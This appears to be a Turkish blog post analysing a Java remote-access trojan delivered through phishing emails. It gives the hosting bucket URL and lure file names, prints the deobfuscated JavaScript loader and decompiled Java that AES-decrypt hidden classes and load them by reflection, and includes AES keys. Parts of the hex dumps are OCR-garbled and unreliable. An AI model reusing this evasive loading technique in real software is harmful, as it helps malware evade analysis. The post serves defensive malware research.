

Java RAT

written by Mert SARICA | 2 June 2019


Art niyetli kişilerce Java programlama dili ile geliştirilmiş zararlı yazılımların ülkemizde uzun yıllardan beri kullanıldığını daha önceki yazılarımı (Java Bayt Kod Hata Ayıklaması ve Java Kaynak Kodu Dönüştürücüleri) okuyanlarınız muhakkak hatırlayacaklardır. Her ne kadar Java, yorumlanan (interpreted) bir programlama dili olması sebebiyle kaynak koduna, bayt koduna rahatlıkla çevrilebilir olsa da, son yıllarda ileri seviye gizleme araçlarının (obfuscator) kullanılması sebebiyle statik kod analizi, güvenlik araştırmacıları için çetrefilli bir hal aldı.

Yıllar geçtikçe, gizleme yöntemi kullanan Java zararlı yazılımlarını hızlı bir şekilde analiz etmek için Frida gibi (Dynamic instrumentation toolkit) bir araç kiti hala nasıl geliştirilmez diye içten içe hayıflanırken bir yandan da yeni araçları araştırmaya başladım. Kısa bir araştırmadan sonra Jason GEFNER isimli güvenlik araştırmacısının 2016 yılında, özellikle tersine mühendisler ve istismar kodu geliştiricileri için düzenlenen Recon.CX güvenlik konferansında gerçekleştirdiği Java Journal & Pyresso: A Python-Based Framework for Debugging Java (video) adındaki sunumuna (slideshare) denk geldim.

Java Journal & Pyresso, Python temelli olarak geliştirilmiş olup Java uygulamasını dinamik olarak izlemeye (dynamic tracing), hata ayıklaması yapılmasına imkan tanıyan bir yazılım iskeletidir. (framework)

Hem yakın zamanda elime düşen Java ile geliştirilmiş bir zararlı yazılımı hızlıca analiz etmek, hem Java Journal & Pyresso ikilisine göz atmak hem de bu konuyu 16. Pi Hediyem Var oyununa dönüştürmek için işe koyuldum.

Gelen şüpheli e-postada yer alan resme tıkladığında <https://storage.googleapis.com/officexel/> adresinden "Remittance invoice.zip" dosyasını indiriyordu. ZIP dosyasının içinde ise beklenildiği üzere aynı isimde bir JAR dosyası bulunuyordu. <https://storage.googleapis.com/officexel/> adresini 5 gün arayla ziyaret ettiğimde dosya isimlerinin değiştiği dolayısıyla art niyetli kişilerin aktif olarak burayı kullandıkları göze çarpıyordu.




This XML file does not appear to have any style information associated with it. The document...

```
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<ListBucketResult xmlns="http://doc.s3.amazonaws.com/2006-03-01">
  <Name>officexel</Name>
  <Prefix/>
  <Marker/>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Key>Payment details.zip</Key>
    <Generation>1536209964215273</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-09-06T04:59:24.215Z</LastModified>
    <ETag>"10f0d6aa22c677a7ab74e5e8a63159e8"</ETag>
    <Size>381800</Size>
  </Contents>
  <Contents>
    <Key>SWIFT COPY.zip</Key>
    <Generation>1536559397399559</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-09-10T06:03:17.399Z</LastModified>
    <ETag>"4914bf70bb1f0cbca66505fe1e4a2714"</ETag>
    <Size>465888</Size>
  </Contents>
  <Contents>
    <Key>TT COPY.zip</Key>
    <Generation>1536468097493895</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-09-09T04:41:37.493Z</LastModified>
    <ETag>"004e9c88352bfc6dfdeb5ec35aea152a"</ETag>
    <Size>377377</Size>
  </Contents>
  <Contents>
    <Key>bank slip.zip</Key>
    <Generation>1536530099068001</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-09-09T21:54:59.067Z</LastModified>
    <ETag>"13cb96e6c69931ba5391d77967f5415f"</ETag>
    <Size>378541</Size>
  </Contents>
  <Contents>
    <Key>googledrive</Key>
    <Generation>1534757026462259</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-08-20T09:23:46.461Z</LastModified>
    <ETag>"d41d8cd98f00b204e9800998ecf8427e"</ETag>
    <Size>0</Size>
  </Contents>
  <Contents>
    <Key>rgpRDejqaw2.vbs</Key>
    <Generation>1536213126854591</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-09-06T05:52:06.854Z</LastModified>
    <ETag>"4c4cfb6f0728e170a16ee1528c74a0a3"</ETag>
    <Size>507844</Size>
  </Contents>
</ListBucketResult>
```

```
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<ListBucketResult xmlns="http://doc.s3.amazonaws.com/2006-03-01">
  <Name>officexel</Name>
  <Prefix/>
  <Marker/>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Key>Payment details.zip</Key>
    <Generation>1536209964215273</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-09-06T04:59:24.215Z</LastModified>
    <ETag>"10f0d6aa22c677a7ab74e5e8a63159e8"</ETag>
    <Size>381800</Size>
  </Contents>
  <Contents>
    <Key>SWIFT COPY.zip</Key>
    <Generation>1536559397399559</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-09-10T06:03:17.399Z</LastModified>
    <ETag>"4914bf70bb1f0cbca66505fe1e4a2714"</ETag>
    <Size>465888</Size>
  </Contents>
  <Contents>
    <Key>TT COPY.zip</Key>
    <Generation>1536468097493895</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-09-09T04:41:37.493Z</LastModified>
    <ETag>"004e9c88352bfc6dfdeb5ec35aea152a"</ETag>
    <Size>377377</Size>
  </Contents>
  <Contents>
    <Key>bank slip.zip</Key>
    <Generation>1536530099068001</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-09-09T21:54:59.067Z</LastModified>
    <ETag>"13cb96e6c69931ba5391d77967f5415f"</ETag>
    <Size>378541</Size>
  </Contents>
  <Contents>
    <Key>googledrive</Key>
    <Generation>1534757026462259</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-08-20T09:23:46.461Z</LastModified>
    <ETag>"d41d8cd98f00b204e9800998ecf8427e"</ETag>
    <Size>0</Size>
  </Contents>
  <Contents>
    <Key>rgpRDejqaw2.vbs</Key>
    <Generation>1536213126854591</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-09-06T05:52:06.854Z</LastModified>
    <ETag>"4c4cfb6f0728e170a16ee1528c74a0a3"</ETag>
    <Size>507844</Size>
  </Contents>
</ListBucketResult>
```

Bytecode Viewer aracı ile sayfada yer alan havale.jar dosyasını kaynak koduna çevirdiğimde içinde çok sayıda farklı uzantılı dosya olduğu dikkatimi çekti. META-INF/MANIFEST.MF dosyasında yer alan bilgiye göre ana sınıf dosyasının com.uncomeliness.thirsted.Battakhin olduğunu öğrendikten sonra bu dosyaya göz atmaya başladım. Battakhin.class dosyasına baktığımda içinde çeşitli işlemler yapıldıktan sonra javax.script.ScriptEngineManager sınıfı kullanılarak gizlenmiş olan JavaScript kodu çalıştırılıyordu.



eval() fonksiyonuna gelen oidium deęişkenini ekrana basmak için kodu deęiştirip, tekrar derlemek ve çalıştırmak yerine Java Journal aracından faydalanmaya karar verdim. python javajournal.py -jar havale.jar -include javax.script.* -begin com.uncomeliness.thirsted.Battakhin komutunu çalıştırdıktan kısa bir süre sonra ekrana eval() fonksiyonuna iletilen JavaScript kodu karşıma çıkmış oldu.


```

1 a = java.lang.Byte['TYPE'];
2 a=('qua.enterprise.reaqtior.reactions.standarbootstrap.Header');
3 a=java.lang.Class['forName'](('com.uncomeliness.thirsted.Battakhin'));
4 b=a[['getClassLoader']]();
5 a=function(cI) {
6   b=cI[0];
7   b=cI[1];
8   a=b+('.')+b; c=cI[2];
9   c=c[1];
10  b=c[2];
11  a=b[1];
12  a=c[3];
13  cI=java.lang.reflect.Array['newInstance'](a,a);
14  a=a;
15  a=('/')+c[0];
16  a=a[['getResource']](a);
17  b=a[['openStream']]();
18  b=newjava.io.DataInputStream(b);
19  b[['readFully']](cI);
20  a=javax.crypto.Cipher[['getInstance']]('AES');
21  a=a[['getBytes']]('UTF-8');
22  b=new javax.crypto.spec.SecretKeySpec(a, 'AES');
23  a[['init']](javax.crypto.Cipher[['DECRYPT_MODE']], b);
24  a=a[['doFinal']](cI);
25  a=java.lang.ClassLoader[['class]];
26  cI=java.lang.String[['class]]; b=a[['getClass']]();
27  a=java.lang.Integer[['TYPE]];
28  a=a[['getDeclaredMethod']]('defineClass', cI, b, a, a);
29  a[['setAccessible']](true);
30  c= a[['invoke']](b, a, a, 0, a[['length']]());
31  if(a==a)
32    a=c;
33 };
34 a=[['qua.enterprise.reaqtior.reactions.standarbootstrap'], ('Header'), [['.encrypted'], ('.not-splitted'),
35 ('.not-compressed'), ('.not-fixed')], ('com.uncomeliness/thirsted/Cellulipetally.sci'), [5022,5024,5022,5022], ('i1M0o;TwxSoc2mZ2')]];
36 for(b=0;b<a[['length']]();b++)
37 {
38   a(a[b]);
39 }
40 a[['newInstance']]();")

```

AES Şifreleme Kullanımı

AES Anahtarı

Bytecode Viewer 2.9.11 - https://bytecodeviewer.com | https://the.bytecode.club - @Konloch

File View Settings Plugins

Files

- birdkin.eta
- Boomingly.mut
- Bradyuria.mal
- Caligrapher.spa
- Calorite.aal
- Candleball.elk
- Cantaliver.mis
- Capellane.ass
- Carpium.rux
- Catalases.foy
- Catastrophical.rte
- Catcall.sey
- Catnects.ata
- Cellulipetally.sci
- Chaa.aye
- Chenevixite.nth

Quick file search (no file extension)

Exact

Search

Search from All_Classes

LDC

Search String:

Exact

Search

- Root

Work Space

com/uncomeliness/thirsted/Battakhin.class x com/uncomeliness/thirsted/Cellulipetally.sci x


00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e	0f
00000000	83	50	1e	49	1f	23	1f	5e	dd	47	97	b9	df	e8	ef
00000001	8a	52	af	61	b9	6e	31	9d	e0	85	77	71	b7	d1	57
00000002	6f	aa	7a	7e	02	2f	30	3c	94	95	5d	ed	fe	20	1c
00000003	38	a9	3a	28	d0	d9	a4	f1	e7	bf	bc	f1	b6	69	6e
00000004	1d	74	cc	ae	dc	f0	fa	51	c6	f3	bc	bc	dc	64	a5
00000005	c6	6b	03	17	7d	76	0e	c7	4d	a3	d7	cf	8b	4e	3b
00000006	55	6b	c9	35	77	b8	c3	27	3a	6a	df	1e	21	99	f6
00000007	d1	07	2f	1f	65	46	93	47	7f	a1	e6	4d	0c	1e	68
00000008	e8	4c	ab	c1	4b	58	85	e9	af	6c	92	a8	a4	e6	65
00000009	c5	07	f8	1c	0c	a3	27	de	43	57	d9	6a	1a	49	ba
0000000a	7f	36	3e	e0	c6	36	59	21	bd	55	67	13	40	7f	07
0000000b	61	53	d5	09	03	79	7d	f8	9f	26	ad	e0	10	48	c6
0000000c	ea	1a	1a	9f	83	87	bf	92	20	3f	b7	25	56	16	b6
0000000d	49	4f	64	9c	61	eb	d9	a5	0c	b6	17	c9	c8	a3	68
0000000e	21	b6	41	fb	26	3b	4a	0b	28	48	fe	2a	al	ff	54
0000000f	16	06	95	16	7d	0e	f8	09	3a	5f	6f	10	78	a9	56
00000010	b1	7e	a1	c6	eb	89	71	d9	51	52	45	ee	88	bb	b5
00000011	d5	9f	6b	14	bd	ee	5b	13	50	e7	24	c6	d4	f9	7f
00000012	e2	3b	73	a2	76	f6	14	34	79	15	78	3e	00	4c	57
00000013	fc	18	00	b9	d2	f8	3d	c7	c6	08	15	d7	ad	f2	31
00000014	b6	d5	8c	dc	fd	52	9f	db	3f	82	5e	54	25	d6	04
00000015	6e	0c	50	4e	68	95	19	61	9c	ee	7f	8b	ae	9c	cf
00000016	0b	e5	13	6c	e5	0a	88	f4	9d	ae	3e	13	d0	4a	31
00000017	4a	6d	e2	e7	b9	80	2e	2f	21	52	c2	fc	0a	70	96
00000018	29	b0	37	e7	78	af	fe	e3	c0	58	02	67	93	2a	75
00000019	79	6e	57	6f	b6	5a	e7	eb	b3	a9	2c	ad	3f	49	91
0000001a	b7	82	92	87	a5	76	17	04	ab	f7	f1	df	a4	8e	a6
0000001b	5f	c8	33	60	73	d5	f4	60	75	5a	11	57	5c	1d	83
0000001c	f6	91	e8	09	60	e9	96	15	7e	23	e8	8b	16	61	22
0000001d	e8	43	58	28	fb	b0	96	54	6f	04	33	fd	56	3b	11
0000001e	f6	78	0d	f7	fa	f4	14	75	dc	dd	16	44	bb	42	d2
0000001f	59	1b	f5	0f	60	03	f8	8b	55	e2	b5	86	69	46	bb
00000020	02	8e	29	87	71	c8	6c	4d	5d	74	b9	14	0f	04	11
00000021	f2	00	24	fb	ed	da	60	a1	06	00	c5	ed	db	20	bc

```

p I # ^ G
R a n l wq W
o z ~ / 0 < ]
8 : ( ing
t Q d C
k } v H N ;
Uk 5w ' : j !
/ e F G M h
L KX l e
' CW j I
6 > 6Y! Ug 0 >
a S y } e H
? % V R
I 0 d a h
! A e ; J ( H * T
} : _ o x V
~ q QRE
k [ P $ T
; s v 4y x > L W v
= l
R ? ^ T %
n P N h a ~
l > J l
J m . / ! R p
) 7 x X g * u
y n W o Z , ? I
v
_ 3 ' s ' u Z W \
~ # a " U
CX ( To 3 V ; (
x u D B
Y ' U i F m
) q l M ] t

```


com/uncomeliness/cymas/Arrayish.pre , com/uncomeliness/thirsted/Dang.dos ve com/uncomeliness/thirsted/Rhizomorph.box dosyalarının çözüldüğünü gördüm.



```
31 public Header()
32     throws Exception
33 {
34     {
35         super(Header.class.getClassLoader());
36         obfuscatedEntryList = (Map)decryptObject("#", new Object[] { { ".encrypted", ".splitted", ".compressed",
37             ".not-fixed" }, { "com/uncomeliness/cymas/Arrayish.pre", "com/uncomeliness/thirsted/Dang.dos",
38             "com/uncomeliness/thirsted/Rhizomorph.box" }, { 56792, 15744, 15733, 56792 }, "tN16nalAgd6a3Vxk" });
39         String[] arrayOfString = { "qua.enterprise.reaqtors.standartbootstrap.Loader",
40             "qua.enterprise.reaqtors.standartbootstrap.Loader$1$1",
41             "qua.enterprise.reaqtors.standartbootstrap.Loader$1" };
42         String str1 = "qua.enterprise.reaqtors.standartbootstrap";
43         String str2 = str1 + '.' + predefinedClassNamesToBeLoaded[0];
44         Object localObject1 = null;
45         Class[] arrayOfClass = new Class[arrayOfString.length];
46         int i = 0;
47         String str3;
48         for (str3 : arrayOfString)
49         {
50             {
51                 byte[] arrayOfByte = decrypt(str3, getEntryData(CAT_bootstrap, arrayOfString[i], arrayOfByte.length,
52                     str3));
53                 Class localClass2 = arrayOfClass[i++] = defineClass(str3, arrayOfByte, arrayOfByte.length,
54                     firstClassProtectionDomain);
55                 if (str2.equals(str3)) {
56                     localObject1 = localClass2;
57                 }
58             }
59         }
60         for (str3 : arrayOfClass) {
61             resolveClass(str3);
62         }
63         ??? = (ClassLoader)((Class)localObject1).newInstance();
64         Class localClass1 = ((ClassLoader)???).loadClass("qt314.c1");
65         Method localMethod = localClass1.getMethod("main", new Class[] { String[].class });
66         localMethod.invoke(null, new Object[] { new String[0] });
67     }
68 }
69 public static Object[] getEntryData(String paramString1, String paramString2)
70 {
71     String str = paramString1 + '/' + paramString2;
72     Object[] arrayOfObject = (Object[])obfuscatedEntryList.get(str);
73 }
```

AES Anahtarı

Bu üç dosyayı da birleştirip şifresini çözdükten sonra ortaya JAR dosyası içinde bulunan şifrelenmiş 251 tane class dosyası ve bunların AES şifreleme anahtarları çıktı.

Hex Workshop - [C:\Users\Mert\Desktop\Arryish-Dang-Rhizomorph.dec.class]

File Edit Disk Options Tools Plug-Ins Window Help

Legacy ASCII

0	1	2	3	4	5	6	7	8	9	10	11	12	13	0123456789ABCD	
00000000	AC	ED	00	05	73	72	00	17	6A	61	76	61	2E	75sr..java.u
00000014	74	69	6C	2E	4C	69	6E	6B	65	64	48	61	78	68	til.LinkedHash
00000028	4D	61	70	34	C0	4E	5C	10	6C	C0	FB	02	00	01	Map4.N\1....
00000042	5A	00	0B	61	63	63	65	73	73	4F	72	64	65	72	Z..accessOrder
00000056	78	72	00	11	6A	61	76	61	2E	75	74	69	6C	2E	xr..java.util.
00000070	48	61	73	68	4D	61	70	05	07	DA	C1	C3	16	68	HashMap.....`
00000084	D1	03	00	02	46	00	0A	6C	6F	61	64	46	61	63	...F..loadrac
00000098	74	6F	72	49	00	09	74	68	72	65	73	68	6F	6C	torI..threshol
00000112	64	78	70	3F	40	00	00	00	00	01	80	77	08	00	dxp?@.....w..
00000126	00	02	00	00	00	01	00	74	00	18	6F	62	66	75t..obfu
00000140	73	63	61	74	65	64	2F	71	74	33	31	34	2F	41	scated/qt314/A
00000154	2E	63	6C	61	73	73	75	72	00	13	5B	4C	6A	61	.classur..[Lja
00000168	76	61	2E	6C	61	6E	67	2E	4F	62	6A	65	63	74	va.lang.Object
00000182	3B	90	CE	58	9F	10	73	29	6C	02	00	00	78	70	;.X.s)l...xp
00000196	00	00	00	04	75	72	00	13	5B	4C	6A	61	76	61	...ur..[Ljava
00000210	2E	6C	61	6E	67	2E	53	74	72	69	6E	67	3B	AD	.lang.String;.
00000224	D2	56	E7	E9	1D	7B	47	02	00	00	78	70	00	00	V..C..xp

Data Inspector

Data at offset 19:

int8	105
uint8	105
int16	28265
uint16	28265
int32	1701539433
uint32	1701539433
int64	8314005983138...
uint64	8314005983138...
half float	6564.

Expression Calc

Signed 32 bit

1

Eval

Structures

Member	Value (dec)	Value (hex)	Size
--------	-------------	-------------	------

Compare Results

Type	Source	Count	Count	Target	Count
------	--------	-------	-------	--------	-------

Ready

Cursor: 55 Caret: 19 56792 bytes OVR MOD READ

Hex Workshop - [C:\Users\Mert\Desktop\Arryish-Dang-Rhizomorph.dec.class]

File Edit Disk Options Tools Plug-Ins Window Help

Minimize

AES ile Şifrelenmiş Dosya

AES Anahtarı

Şifresi Çözülen Dosyanın Adı

0	1	2	3	4	5	6	7	8	9	10	11	12	13	0123456789ABCD	
00000980	65	64	2F	50	65										
00000994	74	00	22	63	6F										
00001008	69	6E	65	73	73										
00001022	2F	43	68	6F	62	2E	68	65	64	74	00	23	63	6F	
00001036	6D	2F	75	6E	63	6F	6D	65	6C	69	6E	65	73	73	
00001050	2F	63	79	6D	61	73	2F	4D	61	75	76	65	74	74	
00001064	65	2E	6A	65	74	75	71	00	7E	00	0E	00	00	00	
00001078	04	00	00	06	99	00	00	05	30	00	00	05	20	00	
00001092	00	07	99	74	00	10	31	72	34	31	65	39	5A	6D	
00001106	38	4F	55	75	37	78	75	4C	74	00	18	6F	62	66	
00001120	75	73	63	61	74	65	64	2F	71	74	33	31	34	2F	
00001134	45	2E	63	6C	61	73	73	75	71	00	7E	00	04	00	
00001148	00	00	04	75	71	00	7E	00	06	00	00	00	04	71	
00001162	00	7E	00	08	71	00	7E	00	09	71	00	7E	00	0A	
00001176	71	00	7E	00	0B	75	71	00	7E	00	06	00	00	00	
00001190	05	74	00	27	63	6E	6D	2F	75	6E	63	6E	6D	65	

Data Inspector

uint32 825520689

int64 7879673604818...

uint64 7879673604818...

half float 12680.

Expression Calc

Signed 32 bit

1

Structures

Member	Value (dec)	Value (hex)	Size
--------	-------------	-------------	------

251 instances of '.class' found in C:\Usr


Address	Length	Length
00000154	6	06
00000416	6	06
00000576	6	06
00000898	6	06
00001135	6	06
00001464	6	06

Find All Complete.

